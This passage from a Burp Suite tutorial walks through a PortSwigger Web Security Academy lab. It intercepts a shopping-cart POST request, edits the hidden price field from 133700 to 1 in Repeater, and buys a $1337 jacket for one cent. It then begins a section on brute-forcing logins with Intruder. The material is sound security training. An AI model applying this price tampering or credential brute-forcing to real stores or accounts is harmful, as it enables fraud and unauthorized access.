The screenshot shows a browser window for the 'Excessive trust in client-side controls' lab on the Web Security Academy. The page displays a shopping cart with one item: a 'Lightweight "I33t" Leather Jacket' priced at \$1337.00. The store credit available is \$100.00. A 'Place order' button is visible at the bottom.

The screenshot shows the same browser window after attempting to place an order. A red error message 'Not enough store credit for this purchase' is displayed above the cart. The total price remains at \$1337.00, and the 'Place order' button is still present.

Of course, your purchase is refused because you do not have enough credit.

## Step 4: Examine the purchase actions

Let's now check the HTTP history for the transaction, and especially the GET action for the

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
144	https://0a31002a046dd08382f5...	POST	/cart		✓	302	85				✓	34.246.129.62	
143	https://0a31002a046dd08382f5...	GET	/cart?err=INSUFFICIENT_FUNDS		✓	200	6523	HTML		Excessive trust in client...	✓	79.125.84.16	
142	https://0a31002a046dd08382f5...	POST	/cart/checkout		✓	303	112				✓	79.125.84.16	
141	https://0a31002a046dd08382f5...	GET	/cart			200	6437	HTML		Excessive trust in client...	✓	79.125.84.16	
140	https://0a31002a046dd08382f5...	GET	/product?productId=1		✓	200	5283	HTML		Excessive trust in client...	✓	79.125.84.16	
139	https://0a31002a046dd08382f5...	POST	/cart		✓	302	100				✓	79.125.84.16	
138	https://0a31002a046dd08382f5...	GET	/product?productId=1		✓	200	5283	HTML		Excessive trust in client...	✓	79.125.84.16	
137	https://0a31002a046dd08382f5...	GET	/			200	11075	HTML		Excessive trust in client...	✓	79.125.84.16	
136	https://0a31002a046dd08382f5...	GET	/my-account?id=wiener		✓	200	3674	HTML		Excessive trust in client...	✓	79.125.84.16	

**Request**

Pretty Raw Hex

```
1 GET /product?productId=1 HTTP/2
2 Host: 0a31002a046dd08382f52aac000e00f5.web-security-academy.net
3 Cookie: session=INC5PTzKugdVttXrx0Ax14u3RBYqrZR
4 Sec-Ch-Ua: "Chromium";v="119", "Not%4A_Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
8 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
9 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Referer: https://0a31002a046dd08382f52aac000e00f5.web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
17 Priority: u=0, i
18
19
```

**Response**

Pretty Raw Hex Render

```
</p>
<p>
</p>
<p>
<p>
    Every purchase comes with a free leaflet, detailing
    how best to explain the superiority of being "133t" to
    tourists.
</p>
</p>
<form id="addToCartForm" action="/cart" method="POST">
    <input required type="hidden" name="productId" value=1>
    <input required type="hidden" name="redirect" value="PRODUCT">
    <input required type="number" min=0 max=99 name="quantity" value=1>
    <input required type="hidden" name="price" value=133700>
    <input type="submit" class="button">
        Add to cart
    </input>
</form>
<div class="is-linkback">
    <a href="#">
        Return to list
    </a>
</div>
<div class="footer-wrapper">
    <div>
        <div>
            <div>
                <div>
                    <div>
                        <div>
                            <div>
                                <div>
                                    <div>
                                        <div>
                                            <div>
                                                <div>
                                                    <div>
                                                        <div>
                                                            <div>
                                                                <div>
                                                                    <div>
                                                                        <div>
                                                                            <div>
                                                                                <div>
                                                                                    <div>
                                                                                        <div>
                                                                                            <div>
                                                                                                <div>
                                                                                                    <div>
                                                                                                        <div>
                                                                                                            <div>
                                                                                                                <div>
                                                                                                                    <div>
                                                                                                                        <div>
                                                                                                                            <div>
                                                                                                                                <div>
                                                                                                                                    <div>
                                                                ................................................................
```

**Inspector**

Selection 362(0x16a)

**Selected text**

```
<input required type="hidden" name="productId" value=1>
<input required type="hidden" name="redirect" value="PRODUCT">
<input required type="number" min=0 max=99 name="quantity" value=1>
<input required type="hidden" name="price" value=133700>
```

See more ▾

**Request attributes** 2 ▾

**Request query parameters** 1 ▾

**Request cookies** 1 ▾

**Request headers** 19 ▾

**Response headers** 3 ▾

purchased item.

The answer contains hidden variables `productId` and, interestingly, `price` (in cents).

Let's check the POST action.

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept **HTTP history** WebSockets history Proxy settings

Logging of out-of-scope Proxy traffic is disabled **Re-enable**

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
143	https://0a31002a046dd08382f5...	GET	/cart?err=INSUFFICIENT_FUNDS		✓	200	6523	HTML		Excessive trust in client...	✓	79.125.84.16	
142	https://0a31002a046dd08382f5...	POST	/cart/checkout		✓	303	112				✓	79.125.84.16	
141	https://0a31002a046dd08382f5...	GET	/cart			200	6437	HTML		Excessive trust in client...	✓	79.125.84.16	
140	https://0a31002a046dd08382f5...	GET	/product?productId=1		✓	200	5283	HTML		Excessive trust in client...	✓	79.125.84.16	
139	https://0a31002a046dd08382f5...	POST	/cart		✓	302	100				✓	79.125.84.16	
138	https://0a31002a046dd08382f5...	GET	/product?productId=1		✓	200	5283	HTML		Excessive trust in client...	✓	79.125.84.16	
137	https://0a31002a046dd08382f5...	GET	/			200	11075	HTML		Excessive trust in client...	✓	79.125.84.16	
136	https://0a31002a046dd08382f5...	GET	/my-account?id=wiener		✓	200	3674	HTML		Excessive trust in client...	✓	79.125.84.16	
135	https://0a31002a046dd08382f5...	POST	/lnnln		✓	302	188				✓	79.125.84.16	

**Request**

```
Pretty Raw Hex
1 POST /cart HTTP/2
2 Host: 0a31002a046dd08382f52aac000e00f5.web-security-academy.net
3 Cookie: _ga=GA1.2NcSP7zLugdVttXx0AxI4uJ3BKyqrZR
4 Content-Length: 46
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a31002a046dd08382f52aac000e00f5.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.8045.159 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a31002a046dd08382f52aac000e00f5.web-security-academy.net/product?productId=1
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
21 Priority: u=0, i=22
22
23 productId=1&redirect=PRODUCT&quantity=1&price=133700
```

0 highlights

**Response**

```
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /product?productId=1
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

0 highlights

**Inspector**

Selection 49(0x31)

Selected text

```
productId=1&redirect=PRODUCT&quantity=1
&price=133700
```

Request attributes 2

Request body parameters 4

Request cookies 1

Request headers 23

Response headers 3

Notes

The variables **productId**, **quantity** and **price** are resent to the server. Let's assume they are used to perform the transaction and, among other actions, check the price against the credit. If this assumption is right, modifying the price before sending the POST should allow us to cheat. We will try this, but first let's empty our cart by removing the contained item. Click on the **Remove** button.

Excessive trust in client-side controls

Web Security Academy

Excessive trust in client-side controls

Back to lab description >

LAB Not solved

Store credit: \$100.00

Cart

Not enough store credit for this purchase

Name	Price	Quantity
Lightweight "I33!" Leather Jacket	\$1337.00	- 1 + Remove


Coupon: Add coupon

Apply

Total: \$1337.00

Place order

Our cart is now empty.



### Step 5: Modify the request

To perform again the purchase and modify the `price` value in the POST action, we could repeat the whole journey: go to the catalog, select the leather jacket, put it into the cart, then turn on interception, click **Place order**, modify the `price` value and forward it to the server.

Instead, we will take a shortcut and use the already recorded POST action to copy and modify it. To do this, we will use the Burp Suite component called **Repeater**. Burp Repeater is a tool that enables you to modify and send an interesting HTTP (or WebSocket) message.

First, copy the message you want to resend in a Repeater tab. In the HTTP history, click on the POST message, then right click and select **Send to Repeater**.

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept **HTTP history** WebSockets history Proxy settings

Logging of out-of-scope Proxy traffic is disabled **Re-enable**

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
145	https://0a31002a046dd08382f5...	GET	/cart			200	3025	HTML		Excessive trust in client...	✓	34.246.129.62	
144	https://0a31002a046dd08382f5...	POST	/cart		✓	302	85				✓	34.246.129.62	
143	https://0a31002a046dd08382f5...	GET	/cart?err=INSUFFICIENT_FUNDS		✓	200	6523	HTML		Excessive trust in client...	✓	79.125.84.16	
142	https://0a31002a046dd08382f5...	POST	/cart/checkout		✓	303	112				✓	79.125.84.16	
141	https://0a31002a046dd08382f5...	GET	/cart			200	6437	HTML		Excessive trust in client...	✓	79.125.84.16	
140	https://0a31002a046dd08382f5...	GET	/product?productId=1		✓	200	5283	HTML		Excessive trust in client...	✓	79.125.84.16	
139	https://0a31002a046dd08382f5...	POST	/cart	https://0a31002a046dd08382f5...web-security-academy.net/cart		100					✓	79.125.84.16	
138	https://0a31002a046dd08382f5...	GET	/product	productId=1&redirect=PRODUCT&quantity=1&price=133700		5283	HTML			Excessive trust in client...	✓	79.125.84.16	
137	http://1a1002a046dd08382f5...	GET	/			11075	HTML			Excessive trust in client...	✓	70.125.84.16	

Scan

Send to Intruder **Ctrl+I**

Send to Repeater **Ctrl+R**

Send to Sequencer **Ctrl+S**

Send to Organizer **Ctrl+O**

Send to Comparator (request)

Send to Comparator (response)

Show response in browser

Request in browser

Extensions

Engagement tools [Pro version only]

Show new history window

Add notes

Highlight

Delete item

Clear history

Copy URL

Copy as curl command (bash)

Copy links

Save item

Proxy history documentation

Selected text

```
productId=1&redirect=PRODUCT&quantity=1&price=133700
```

Request attributes

Request body parameters

Request cookies

Request headers

Response headers

Inspector

Notes

Now click on the **Repeater** tab in the upper menu. The Repeater window appears, with the copied message in the left pane.

Burp Project Intruder Repeater View Help

Dashboard Target **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Target: https://0a31002a046dd08382f52aac000e00f5.web-security-academy.net HTTP/2

Send Cancel < > **Send**

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render

Selected text

```
productId=1&redirect=PRODUCT&quantity=1&price=133700
```

Decoded from: Select **Apply changes**

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Let's modify the **price** variable value to 1, and send it to the server by clicking the **Send** button.

Request

```
POST /cart HTTP/2
Host: 0a31002a046dd08382f52aac000e00f5.web-security-academy.net
Cookie: session=INC5PTzkgdvtXrx0AxI4u3RBKyqrZR
Content-Length: 49
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="119", "Not%20Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://0a31002a046dd08382f52aac000e00f5.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?
Sec-Fetch-Dest: document
Referer: https://0a31002a046dd08382f52aac000e00f5.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u0, 1
productId=1&redirect=PRODUCT&quantity=1&price=1
```

Response

```
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: application/json
Content-Length: 103
{"productId":1,"redirect":null,"quantity":1,"price":1}
```

Inspector

Selected text: productId=1&redirect=PRODUCT&quantity=1&price=1

Decoded from: Select

Request attributes: 2

Request query parameters: 0

Request body parameters: 4

Request cookies: 1

Request headers: 23

In the right pane of Repeater, we can see the server's response.

Request

```
POST /cart HTTP/2
Host: 0a31002a046dd08382f52aac000e00f5.web-security-academy.net
Cookie: session=INC5PTzkgdvtXrx0AxI4u3RBKyqrZR
Content-Length: 49
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="119", "Not%20Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://0a31002a046dd08382f52aac000e00f5.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?
Sec-Fetch-Dest: document
Referer: https://0a31002a046dd08382f52aac000e00f5.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u0, 1
productId=1&redirect=PRODUCT&quantity=1&price=1
```

Response

```
Pretty Raw Hex Render
HTTP/2 302 Found
Location: /product?productId=1
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Inspector

Selected text: productId=1&redirect=PRODUCT&quantity=1&price=1

Decoded from: Select

Request attributes: 2

Request query parameters: 0

Request body parameters: 4


Request cookies: 1

Request headers: 23

Response headers: 3

Our message did not cause any error.

Let's now check the browser window. Of course, it has not changed, since the response did not contain any displayable data.



Excessive trust in client-side controls

Back to lab description >

LAB Not solved

Store credit:  
\$100.00


Cart

Your cart is empty

Home | My account | 0

https://0a31002a046dd08382f52aac000e00f5.web-security-academy.net/cart

Let's check our cart.



Excessive trust in client-side controls

Back to lab description >

LAB Not solved

Store credit:  
\$100.00

Cart

Name	Price	Quantity
Lightweight "I33!" Leather Jacket	\$0.01	1

Remove

Coupon:

Add coupon

Apply

Total: \$0.01

Place order

https://0a31002a046dd08382f52aac000e00f5.web-security-academy.net/cart

**Success!** The jacket has been put into our cart with a price of 1 cent thanks to our modified POST.

To be sure, let's complete our transaction.

The screenshot shows a browser window for the 'Excessive trust in client-side controls' lab on the Web Security Academy. The page displays a shopping cart with one item: 'Lightweight "I33t" Leather Jacket' at \$0.01 quantity 1. There are buttons for '+', 'Remove', and a green 'Place order' button. Below the cart, there is a section for a coupon with an 'Apply' button. The total price is listed as \$0.01. The status bar at the top right indicates 'LAB Not solved'.

The screenshot shows the same browser window after the 'Place order' button has been clicked. The status bar now shows 'LAB Solved'. A red banner at the top says 'Congratulations, you solved the lab!'. The page content remains largely the same, showing the shopping cart with the jacket and the 'Place order' button, but the overall status is now marked as solved.

This illustrates the use of the Repeater tool to modify and resend a message.

**Note:** this exercise shows that a web application should never rely on data sent by the client since it can be modified. All validations must be performed on the server side.

## Using Intruder

The following example is available on the Portswigger academy site from the link:  
<https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-different-responses>.


Burp Intruder is a tool that allows sending the same HTTP request several times, inserting different payloads into predefined positions each time. In this example, we will use it to brute force the username and password to get access to a web application.

### Step 1: Access the application

Click on the link above, and click on **Access the lab**.


### Step 2: Try to log in

The application landing page opens. Click on **My account** to try logging in.

